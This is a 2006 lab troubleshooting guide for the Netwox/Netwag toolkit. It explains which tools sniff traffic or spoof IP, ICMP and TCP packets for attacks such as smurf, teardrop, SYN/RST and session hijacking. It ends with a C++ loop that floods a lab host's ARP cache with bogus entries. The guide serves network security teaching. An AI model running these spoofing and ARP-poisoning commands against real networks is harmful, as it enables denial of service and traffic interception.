Netwox/Netwag Troubleshooting guide

Sridhar.V.Iyer

Nov 14,2006

1 Installation Issues

Most of the time students directly install Netwox toolkit from the sources without installing libnet or libpcap. Although the toolbox installs without these libraries, certain tools(such as spoofing) fail. So make sure that you install the libraries before doing anything else. Also, if you are using a different distribution, it is easier and safer to install the software from the repositories (E.g. apt sources for Ubuntu).

2 Tools you might use

Please take a look at the following tools. They might be needed in your project:

2.1 Generic Tools

The tools mentioned in this section are the most versatile and powerful tools available in the toolkit. It is possible to perform any type of attack using these tools. Using these tools properly will also augment your understanding of the protocol.

- **7**: This tool is used to sniff packets. Its is an important tool and you will be using it throughout this course. To use this tool efficiently you need to have the following information:

  1. Find the device you are using to sniff. Most probably you will be using vmnet8. vmnet8 is used as the device if you have a NAT setup between your virtual machines and base machine. Figure out how it is mapped onto a device name in Netwag by checking out *Local Info*. Lets say the name is Eth3. Use that as the device name while sniffing.
  2. Although the above information is enough to start sniffing, you can refine it by supplying a pcap filter. Eg ”host 1.2.3.4 or host 5.6.7.8” will only display the packets meant for or originating from the hosts with ip addresses 1.2.3.4 or 5.6.7.8.

     Other informations are not of much practical use for the lab.

- **38**: This tool is used to spoof IP packets. The inputs required in Netwag are quite intuitive. The issue a student might encounter while using this tool is that the host OS might drop the packet. This happens because some OS (Like Linux) verifies whether the ip address of the source is there on its ARP cache or not. The workaround this problem is to poison the ARP cache before using this tool. But more often than not the tool works.

  Tool 38 can be used to send fake ip packets and it gives the user total control over the ip header. Theoretically it is itself self sufficient to carry all the other TCP/ICMP attacks as long as can precisely supply the right value of its payload, which can get a bit messy. Hence we'll use this tool purely for IP attacks like DoS, Tear Drop etc.

- **41**: This tool is used to spoof IP/ICMP packet. It allows the attacker to send arbitrary length ICMP packets with arbitrary IP parameters. Almost all ICMP related attacks can be accomplished with this tool. This tool is based on tool 38. It allows the user to specify ICMP header parameters along with IP header parameters. Although there are special tools for most of the specific ICMP attacks like Source Quench, ICMP redirect etc (see next section), this tool can be used for those attacks too.

  This tool is useful for Ping Of Death and smurf attacks, which cannot be executed with other tools.

- **40**: It is used to spoof TCP/IP packets. With the right set of parameters, all the TCP attacks can be accomplished with this tool. It allows the user to modify the IP header, TCP header and the TCP data of the packet. This is used for session highjacking and can be easily used to to write a OS fingerprint scanner.

2.2 Special Tools

- **80**: This tool sends continuous ARP replies. You need the device name (explained above), along with the source and destination IP addresses and Ethernet addresses. Even if you don't know the Ethernet addresses of any machine you can supply @IP as an argument and Netwox will resolve it for you (E.g Ethernet address of the machine with ip address 1.2.3.4 is @1.2.3.4)


- **72**: Some systems reject the ARP replies if they didn't ask for it. This is when this tool comes in handy. It sends an ARP request to the destination machine using spoofed addresses (Can be used in ARP cache poisoning). The only issue with this tool is that it does not send continuous packets. This problem can be overcome by using it in a script, which shall be demonstrated in the next section.

- **82,83,84,85,86**: These tools are used for specialized ICMP attacks and are quite simple to use. Please look at the explanation Netwag provides with these tools.

- **76,78**: These tools are for specific TCP attacks (SYN and RST attacks) and are quite easy.

3 Command line

Although its really easy to the Netwag GUI, but like any other GUI it can get a bit restricted. E.g. It wont allow us to use tool 72 continuously. Clicking on it manually 100 times is not very efficient. The Netwag GUI is just a wrapper around Netwox, so instead of using Netwag which uses Netwox, we can directly use Netwox from the command line. It is somewhat difficult to remember all the options for all the tools we will be using so we can use the GUI to generate the command for us. Look at the following screen-shot:



Parameters for tool 7 (Sniff):

- ☒ Lo0 / Eth0 / Unk0 / Eth1 / **Eth2** — device: device name
- ☒ host 1.2.3.4 and tcp h — filter: pcap filter
- □ — pause: can pause
- □ **array** / base64 / base64_wrap / data / data_wra — hdrencode: header encoding type for screen

```
7 --device "Eth2" --filter "host 1.2.3.4 and tcp port 80" -
-rawip
```

```
Netwag version 5.34.0
Linked with netwox version 5.34.0
This version contains 221 tools
```

After feeding the parameters, instead of clicking the run button, click the Generate button. This will display some text at the bottom of the window. Copy that text and use it as an argument to **Netwox** command. E.g for the afore mentioned case the output will be:

```
#netwox 7 --device ‘‘Eth2’’ --filter ‘‘host 1.2.3.4 and tcp port 80’’ --rawip
```

Now that we know how to use the netwox tools from the command line, we can write a lot of functional code around it. Most modern language like C,C++,Java,Perl,Ruby etc allows you to execute random files. We can use the string manipulation capabilities offered by these language along with netwox tools to design arbitrary automated attacks. Consider the following program:

```
9 #include <iostream>
10 using namespace std;
11
12 int main()
13{
14        char add[50];
15        char ethadd[50];
16        char arppoison[1000];
17        for(int i=1;i<255;i++)
18        {
19                sprintf(add,"192.168.232.%d",i);
20                sprintf(ethadd,"%x:%x:%x:%x:%x:%x",i,i,i,i,i,i);
21                sprintf(arppoison,"netwox 72 --ips \"192.168.232.131\"
                        --device \"Eth2\" --src-eth %s --src-ip %s",ethadd,add);
22                system(arppoison);
23        }
24}
```

The code shown above tries to poison the ARP cache of the machine with IP address 192.168.232.131 with 255 bogus values. Since the ethernet address is in hexadecimal, line 20 constructs a fake hexadecimal string to be used as ethernet address. This program will add entries for IP addresses 192.168.232.1 to 192.168.232.255 in the arp cache of 192.168.232.131.

Using similar strategy more complicated attacks can be devised.